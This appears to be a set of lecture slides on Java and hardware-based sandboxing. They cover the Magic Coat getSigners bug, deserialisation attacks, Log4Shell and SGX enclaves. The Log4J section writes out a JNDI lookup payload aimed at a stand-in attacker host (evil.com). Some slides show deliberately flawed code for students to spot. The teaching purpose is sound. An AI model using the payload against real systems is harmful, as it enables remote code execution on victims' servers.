Java Runtime Environment (JRE) incl. Virtual Machine (VM)



TCB for Java's code-based access control

- Byte Code Verifier (BCV)

  typechecks the byte code

- Virtual Machine (VM)

  executes the byte code (with some type-checking at run time)

- SecurityManager

  does the runtime access control by stack walking

- ClassLoader

  downloads additional code, invoking BCV & updating policies for the SecurityManager

Security flaw in code signing check (Magic Coat)

Implementation of the class `Class` in JDK1.1.1

```
package java.lang;

public class Class {

  private String[] signers;

  /** Obtain list of signers of given class */

  public String[] getSigners()

       { return signers;   }
```

What is the bug ?

How can it be fixed ?

Could it be prevented at language-level ?

Security flaw in code signing check (Magic Coat)

Implementation of the class `Class` in JDK1.1.1

```
package java.lang;

public class Class {

  private String[] signers;

  /** Obtain list of signers of given class */

  public String[] getSigners()

       { return signers;   }
```

What is the bug ? *`getSigners` leaks reference to internal data structure*

How can it be fixed ? *`getSigners` should clone the array and return a clone*

Could it be prevented at language-level ? *By having immutable arrays, or type system for alias control*

The security failure of Java

Nice ideas, but Java has resulted in many security worries.
Some contributing / root causes of the security problems:

- **Large TCB with large & complex attack surface, growing over time**
  - Many classes in the core Java API are in the TCB and can be accessed by malicious code
  - Security-critical components (eg . ClassLoader and SecurityManager) are implemented in Java & runs on the same VM
    - Apart from logical flaws, there are risks of these components accidentally exposing a field as `protected` or sharing a reference to mutable object with untrusted code
  - Java's reflection mechanism makes all this much more complex
- **The possibility to download code over the internet is a dangerous capability, even if it is protected & controlled**
- **Messy update mechanism**


Deserialisation attacks in Java

Sample code to read in Student objects from a file

```
FileInputStream fileIn = new FileInputStream("/tmp/students.ser");
ObjectInputStream objectIn = new ObjectInputStream(fileIn);
s = (Student) objectIn.readObject(); // deserialise and cast
```

- If file contains serialised Student objects, readObject will execute the deserialization code from Student.java
- If file contains other objects, readObject will execute the deserialisation code for that class
  - So: attacker can execute deserialisation code for any class on the CLASSPATH
  - Subtle issue: the cast is only performed *after* the deserialization
- If this object is later discarded as garbage, eg because the cast fails, the garbage collector will invoke its finalize methods
  - So: attacker can execute finalize method for any class on CLASSPATH
- Countermeasure: Look-Ahead Java Deserialisation to white-list which classes are allowed to be deserialised

Log4J attack




```
OrgName:        Apple Inc.
OrgId:          APPLEC-1-Z
Address:        20400 Stevens Creek Blvd., City Center Bldg 3
City:           Cupertino
StateProv:      CA
PostalCode:     95014
Country:        US
RegDate:        2009-12-14
Updated:        2017-07-08
Ref:            https://rdap.arin.net/registry/entity/APPLEC-1-Z
```

DNS Query Record	IP Address	Created Time
.dnslog.cn	17.123.16.44	2021-12-11 00:12:00
.dnslog.cn	17.140.110.15	2021-12-11 00:12:00

Cas van Cooten, @chvancooten, https://twitter.com/chvancooten/status/1469340927923826691

JNDI (Java Naming and Directory Interface)

- Common interface to interact with a variety of naming and directory services, incl. LDAP, DNS and CORBA
- Naming service
  - associates names with values aka bindings
  - provides lookup and search operations of objects
- Directory service
  - special type of naming service for storing directory objects that can have attributes
- You can store Java objects in Naming or Directory service using
  - serialisation, ie. store byte representation of object
  - JNDI references, ie. tell where to fetch the object
    - rmi://server.com/reference
    - ldap://server.com/reference


Another option is to let a JDNI reference point to a (remote) factory class to create the object.

The Log4J attack

1. Attacker provides some input that is a JDNI lookup pointing to their own server ${jndi:ldap://evil.com/ref}
2. If that user input is logged, Log4j will retrieve the corresponding object from the attacker's server
3. Attacker's server evil.com can reply with
   - a serialised object, which will be deserialised
   - a JNDI reference to another server hosting the class; JDNI looks up that reference, and downloads & executes class
4. Attacker's code runs on the victim's machine

Alternatively, attacker can abuse gadgets available on the ClassPath on the victim's machine.

Example data exfiltration using Log4J



SOPHOSlabs

https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/

3. Hardware-based sandboxing

- also for unsafe languages

Sandboxing in unsafe languages

- Unsafe languages cannot provide sandboxing at language level
- An application written in an unsafe language could still use OS sandboxing by splitting the code across different processes (as e.g. Chrome introduced)
- An alternative approach:
  use sandboxing support provided by underlying hardware,
  to impose memory access restrictions inside a process

Example: security-sensitive code in large program

secret.c


```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) {
    if ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 } }
```

main.c

```
# include "secret.h"
... // other modules
void main () {
...
}
```

Bugs or malicious code *anywhere* in the program could access the high-security data



Example from [N. van Ginkel et al, Towards Safe Enclaves, HotSpot 2016]

Isolating security-sensitive code with secure enclaves


secret.c

```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) {
    if ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 } }
```

main.c

```
# include "secret.h"
… // other modules
void main () {
…
}
```



Isolating security-sensitive code with secure enclaves


secret.c

```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) {
    if ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 } }
```

main.c

```
# include "secret.h"
… // other modules
void main () {
…
}
```



Isolating security-sensitive code with secure enclaves

secret.c


```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) {
    if ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 } }
```

main.c

```
# include "secret.h"
... // other modules
void main () {
...
}
```

Only allowed entry point
(for get_secret)



Untrusted code should not be able to jump to the middle of get_secret code (recall return-to-libc & ROP attacks)

Secure enclaves

- Enclaves isolates part of the code together with its data
  - Code outside the enclave cannot access the enclave's data
  - Code outside the enclave can only jump to valid entry points for code inside the enclave
- Less flexible than stack walking:
  - Code in the enclave cannot inspect the stack as the basis for security decisions
  - Not such a rich collection of permissions, and programmer cannot define his own permissions
- More secure, because
  - OS & Java VM (Virtual Machine) are not in the TCB
  - Also some protection against physical attacks is possible
    - But are physical attacks really in our attacker model? DRM is typically the reason to include user in the attacker model?

Enclaves using Intel SGX

Intel SGX provides hardware support for enclaves

- protecting confidentiality & integrity of enclave's code & data
- providing a form of Trusted Execution Enviroment (TEE)

This not only protects the enclave from the rest of the program, but also from the underlying Operating System!

- Hence example use cases include
  - Running your code on cloud service you don't fully trust: cloud provider cannot read your data or reverse-engineer your code
  - DRM (Digital Rights Management): decrypting video content on user's device without user getting access to keys
- Some concerns about Intel's business model & level of control: will only code signed by Intel be allowed to run in enclaves?

Execution-aware memory protection

A more light-weight approach to get secure enclaves

- access control based on the value of the program counter, so that some memory region can only be accessed by a specific part of the program code
- This provides similar encapsulation boundary inside a process as SGX
  - Eg. crypto keys can be made only accessible from the module with the encryption code
  - The possible impact of an buffer overflow attack is the rest of the code is then reduced

[Google, US patent 9395993 B2, July 2016]

[Koeberl et al., TrustLite: A security architecture for tiny embedded devices, *European Conference on Computer Systems*. ACM, 2014]

Spot the defect!

secret.c

```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) &&
    ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 }
```

main.c

```
# include "secret.h"
… // other modules
void main () {
…
}
```

Repeated calls will cause integer underflow of tries_left, given attacker infinite number of tries

Moral of the story (this bug):


- You can still screw things up
- You have to be very careful writing security-sensitive enclave code

But:


- Screwing up anywhere else in the program can not leak the PIN

Different attacker models for software


1. I/O attacker



2. Malicious code attacker
   inside the application
   - Java sandbox & SGX protect against this



3. Platform level attacker
   inside the platform, ‘under’ the application
   - SGX also protects against this



In all cases, the application itself *still* has to ensure it exposes only the right functionality, correctly & securely (eg. with all input validation in place)

Recap: different forms of compartmentalisation

- Conventional OS acccess control

access control *of* applications and *between* applications

- Language-level sandboxing in safe languages
  - eg Java sandboxing using stackwalking
  - Java VM & OS in the TCB
- Hardware-supported enclaves in unsafe languages
  - eg Intel SGX enclaves
  - underlying OS possibly not in the TCB

access control *within* an application

Recap

- Language-based sandboxing is a way to do access control within a application: *different access right for different parts of code*
  - This reduces the TCB for some functionality
  - This may allows us to limit code review to small part of the code
  - This allows us to run code from many sources on the same VM and don't trust all of them equally

- Hardware-based sandboxing can also achieve this also for unsafe programming languages
  - Much smaller TCB: OS and VM are no longer in the TCB
  - But less expressive & less flexible
    - No stackwalking or rich set of permissions